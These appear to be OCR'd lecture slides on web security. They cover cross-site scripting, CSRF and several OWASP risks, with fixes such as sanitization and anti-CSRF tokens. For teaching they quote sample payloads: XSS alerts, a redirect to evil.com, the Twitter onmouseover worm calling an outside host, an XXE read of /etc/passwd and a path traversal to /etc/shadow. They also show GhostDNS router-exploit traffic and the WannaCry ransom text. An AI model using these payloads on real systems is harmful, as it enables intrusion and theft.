
Introduction

More on Web Attacks:

- Cross site scripting attacks (XSS)
- Cross-site request forgery (CSRF)

OWASP A7:
Cross Site Scripting (XSS)

- Web browsers are dumb: they will execute anything the server sends to them.
- Can an attacker force a website to send something to you?




```
326 var fz = "h"+"t"+"t";
327
328 var gz = "p"+":/"+"/"+"";
329
330 var gx = "u"+"s"+"e"+"r"+"5"+"4"+"6";
331
332 var fz0 = "3"+"1"+"."+"v"+"s"+"."+"e"+"a"+"s"+'
333
334 document.write ("<"+az+bz+cz+" type='text/javas
335
```

https://news.netcraft.com/archives/2017/02/17/hackers-still-exploiting-ebays-stored-xss-vulnerabilities-in-2017.html

Cross-site scripting (XSS)

- An input validation vulnerability.
- Allows an attacker to inject client-side code (JavaScript) into web pages.
- Looks like the original website to the user, but actually modified by attacker

Live-Demo

"Anything that can go wrong, will go wrong"

Reflected XSS

- The injected code is reflected off the web server
  - an error message,
  - search result,
  - response includes some/all of the input sent to the server as part of the request
- Only the user issuing the malicious request is affected

```
String searchQuery =

request.getParameter("searc
hQuery");

…

PrintWriter out =
  response.getWriter();

out.println("<h1>" +
  "Results for " +
  searchQuery + "</h1>");
```

User request:

```
searchQuery=<script>
alert("pwnd")</script>
```

Stored XSS

- The injected code is stored on the web site and served to its visitors on all page views
  - User messages
  - User profiles
- All users affected

```
String postMsg =
  db.getPostMsg(0);
…
PrintWriter out =
  response.getWriter();
out.println(“<p>” +
  postMsg);
```

postMsg:

```
<script>alert(“pwnd”)
</script>
```

Steal cookie example

- JavaScript can access cookies and make remote connections.
- A XSS attack can be used to steal the cookie of anyone who looks at a page, and send the cookie to an attacker.
- The attacker can then use this cookie to log in as the victim.

XSS attacks: phishing

- Attacker injects script that reproduces look-and-feel of login page etc
- Fake page asks for user's credentials or other sensitive information
- Variant: attacker redirects victims to attacker's site

```
<script>
  document.location = “http://evil.com”;
</script>
```

XSS attacks: run exploits

- The attacker injects a script that launches a number of exploits against the user's browser or its plugins
- If the exploits are successful, malware is installed on the victim's machine without any user intervention
- Often, the victim's machine becomes part of a botnet

Solution for injection: sanitization

- Sanitize *all* user inputs is difficult
- Sanitization is context-dependent
  - JavaScript `<script>user input</script>`
  - CSS value `a:hover {color: user input }`
  - URL value `<a href="user input">`
- Sanitization is attack-dependent, e.g.
  - JavaScript
  - SQL
- Blacklisting vs. whitelisting
- Roll-your-own vs. reuse

Spot the problem (1)

```
$clean =
preg_replace("#<script(.*?)>(.*?)</script(.*?)>#i"
,
  "SCRIPT BLOCKED", $value);
echo $clean;
```

- Problem: over-restrictive sanitization: browsers accept malformed input!
- Attack string: `<script>malicious code<`
- *Implementation != Standard*

Spot the problem (2)
Real Twitter bug

On Twitter if user posts `www.site.com`, twitter displays:

```
<a href="www.site.com">www.site.com</a>
```

Twitter's old sanitization algorithm blocked `<script>` but allowed `"`.

What happens if somebody tweets:

```
http://t.co/@"onmouseover="$.getScript('
http:\u002f\u002fis.gd\u002ffl9A7')"/
```

Twitter displays:

```
<a href="http://t.co@"onmouseover="
$.getScript('http:\u002f\u002fis.gd\u002
ffl9A7')"/">…</a>
```

Real-world XSS: From bug to worm

- Anyone putting mouse over such a twitter feed will will run JavaScript that puts a similar message in their own feed.
- The actual attack used:

```
http://t.co/@"style="font-
size:999999999999px;"onmouseover=”…/
```

- Why the style part?

Real-world XSS: aftermath


Image courtesy of http://nakedsecurity.sophos.com/2010/09/21/twitter-onmouseover-security-flaw-widely-exploited/

PHP HTML Sanitization


`htmlspecialchars()` removes characters that cause problems in HTML:

- `&` becomes `&amp`
- `<` becomes `&lt`
- `>` becomes `&gt`
- `'` becomes `&quot`
- `"` becomes `&#039`

Cross-site request forgery (CSRF)




1. Victim is logged into vulnerable web site
2. Victim visits malicious page on attacker web site
3. Malicious content is delivered to victim
4. Victim sends a request to the vulnerable web site



Host	URL	Body	Content-Type	Comments
ec2-18-231-31-77.sa-east-1.compute.amazonaw...	**/**	**23 990**	**text/html**	**GhostDNS - Landing page**
ec2-18-231-31-77.sa-east-1.compute.amazonaws.com	/atualizavideo_arquivos/download.js	1 031	text/x-js	[#7]
ec2-18-231-31-77.sa-east-1.compute.amazonaws.com	/atualizavideo_arquivos/jquery-1.js	94 840	text/x-js	[#8]
ec2-18-231-31-77.sa-east-1.compute.amazonaws.com	/atualizavideo_arquivos/msgbox.js	7 390	text/x-js	[#9]
ec2-18-231-31-77.sa-east-1.compute.amazonaws.com	/atualizavideo_arquivos/browserdetector.js	2 744	text/x-js	[#10]
ec2-18-231-31-77.sa-east-1.compute.amazonaws.com	/atualizavideo_arquivos/ga.js	40 903	text/x-js	[#11]
ec2-18-231-31-77.sa-east-1.compute.amazonaw...	**/update.php**	**3**	**text/html**	**GhostDNS - Redirection**
ec2-18-231-31-77.sa-east-1.compute.amazonaw...	**/index2.php**	**3 568**	**text/html**	**GhostDNS - GTW IP Enumeration**
www.google-analytics.com	/ga.js	46 274	text/javascript	[#23]
ec2-18-231-31-77.sa-east-1.compute.amazonaws.com	/jquery-1.6.4.min.js	91 669	text/x-js	[#25]
ec2-18-231-31-77.sa-east-1.compute.amazonaws.com	/knockout-min.js	40 939	text/x-js	[#26]
ec2-18-231-31-77.sa-east-1.compute.amazonaws.com	/v.js	114	text/x-js	[#27]
192.168.0.1	/	512	text/html; char...	[#30]
192.168.1.1	/	419	text/html	[#31]
192.168.25.1	/	512	text/html; char...	[#32]
192.168.100.1	/	512	text/html; char...	[#33]
10.0.0.1	/	512	text/html; char...	[#34]
192.168.2.1	/	512	text/html; char...	[#35]
10.0.0.138	/	512	text/html; char...	[#36]
10.0.0.3	/	512	text/html; char...	[#37]
10.0.0.2	/	512	text/html; char...	[#38]
10.1.1.1	/	512	text/html; char...	[#39]
192.168.1.2	/	512	text/html; char...	[#40]
ec2-18-231-31-77.sa-east-1.compute.amazonaw...	**/gerar.php?ip=192.168.1.1**	**231 844**	**text/html**	**GhostDNS - Attack script**
192.168.254.254	/	512	text/html; char...	[#42]
192.168.1.254	/	512	text/html; char...	[#43]
192.168.1.1	**/userRpm/WanDynamicIpCfgRpm.htm?wan=...**	**25**	**text/plain**	**GhostDNS- Payload (DNS Changer)**

https://decoded.avast.io/threatintel/router-exploit-kits-an-overview-of-routercsrf-attacks-and-dns-hijacking-in-brazil/



https://decoded.avast.io/threatintel/router-exploit-kits-an-overview-of-routercsrf-attacks-and-dns-hijacking-in-brazil/

Live-Demo

"Anything that can go wrong, will go wrong"

Solutions to CSRF (1)

- ~~Check the value of the Referer header~~
- Attacker cannot spoof the value of the `Referer` header in the users browser (but the user can).
- Legitimate requests may be stripped of their `Referer` header
  - Proxies
  - Web application firewalls

Solutions to CSRF (2)

Every time a form is served, add an additional parameter with a secret value (token) and check that it is valid upon submission

```
<form>
  <input …>
  <input name=“anticsrf” type=“hidden”
         value=“asdje8121asd26n1”
</form>
```

Solutions to CSRF (2)

Every time a form is served, add an additional parameter with a **secret value** (token) and check that it is valid upon submission

If the attacker can guess the token value, then no protection

Solutions to CSRF (3)

Every time a form is served, add an additional parameter with a secret value (token) and check that it is valid upon submission.

If the token is not regenerated each time a form is served, the application may be vulnerable to replay attacks (nonce).

More OWASP

A4: XML External Entities

- XML is **very** common in industry
- XML processors resolve an “external entity” during processing:

```
<?xml version="1.0" encoding="ISO-8859-1"?>

<!DOCTYPE foo [
<!ELEMENT foo ANY >
<!ENTITY xxe SYSTEM "file:///etc/passwd" >]>
<foo>&xxe;</foo>
```

A5: Broken Access Control

Query strings are used to tell dynamic webpages what to do

```
http://myWebShop.com/index.php?account=tpc&
  action=add
http://myWebShop.com/index.php?account=tpc&
  action=show
```

What if the attacker tries:

```
http://myWebShop.com/index.php?account=admin&
  action=delete
```

Path Traversal

- The user can type anything they want into the URL bar, or even form the request by hand.

```
http://nameOfHost
```

Path Traversal

- The user can type anything they want into the URL bar, or even form the request by hand.

```
http://nameOfHost/../../../etc/shadow
```

Path Traversal

- The user can type anything they want into the URL bar, or even form the request by hand.

```
http://nameOfHost/../../../etc/shadow
```

- If the webserver is running with root permission this will give me the password file.

Path Traversal: Fix

- Use access control settings to stop Path Transversal
- Best practice: make a specific user account for the webserver
- Only give that account access to public files

A6: Security Misconfiguration

Make sure your security settings don’t give an attacker an advantage, e.g.

- Error messages: should not be public.
- Directory listings: It should not be possible to see the files in a directory.
- Admin panels should not be publically accessible.

A8: Insecure Deserialisation

- Deserialisation on the server of data provided by end user
- Attacker can change field names, contents, and mess with the format
- Remote code execution possible

A9: Using Components with Known Vulnerabilities

If a new security patch comes out has it been applied?

- A patch might require you to bring down the site and so lose money.
- Or it might even break your website.

Is it worth applying the patch?


Wana Decrypt0r 2.0
Ooops, your files have been encrypted!
English
What Happened to My Computer?
Your important files are encrypted.
Many of your documents, photos, videos, databases and other files are no longer accessible because they have been encrypted. Maybe you are busy looking for a way to recover your files, but do not waste your time. Nobody can recover your files without our decryption service.
Can I Recover My Files?
Sure. We guarantee that you can recover all your files safely and easily. But you have not so enough time.
You can decrypt some of your files for free. Try now by clicking <Decrypt>.
But if you want to decrypt all your files, you need to pay.
You only have 3 days to submit the payment. After that the price will be doubled.
Also, if you don't pay in 7 days, you won't be able to recover your files forever.
We will have free events for users who are so poor that they couldn't pay in 6 months.
How Do I Pay?
Payment is accepted in Bitcoin only. For more information, click <About bitcoin>.
Please check the current price of Bitcoin and buy some bitcoins. For more information, click <How to buy bitcoins>.
And send the correct amount to the address specified in this window.
After your payment, click <Check Payment>. Best time to check: 9:00am - 11:00am
Payment will be raised on
5/16/2017 00:47:55
Time Left
02:23:57:37
Your files will be lost on
5/20/2017 00:47:55
Time Left
06:23:57:37
About bitcoin
How to buy bitcoins?
Contact Us
bitcoin
ACCEPTED HERE
Send $300 worth of bitcoin to this address:
12t9YDPgwueZ9NyMgw519p7AA8isjr6SMw
Copy
Check Payment
Decrypt

A10: Insufficient Logging & Monitoring

- Auditable events not logged
- Warning and error message not logged
- Logs not monitored for suspicious activities

Conclusion

- To secure a website you need to know how it works:
  - How clients request resources.
  - How clients are authenticated.
  - How HTTP and webservers work.
- Errors are often down to bad app logic
- Always sanitize everything.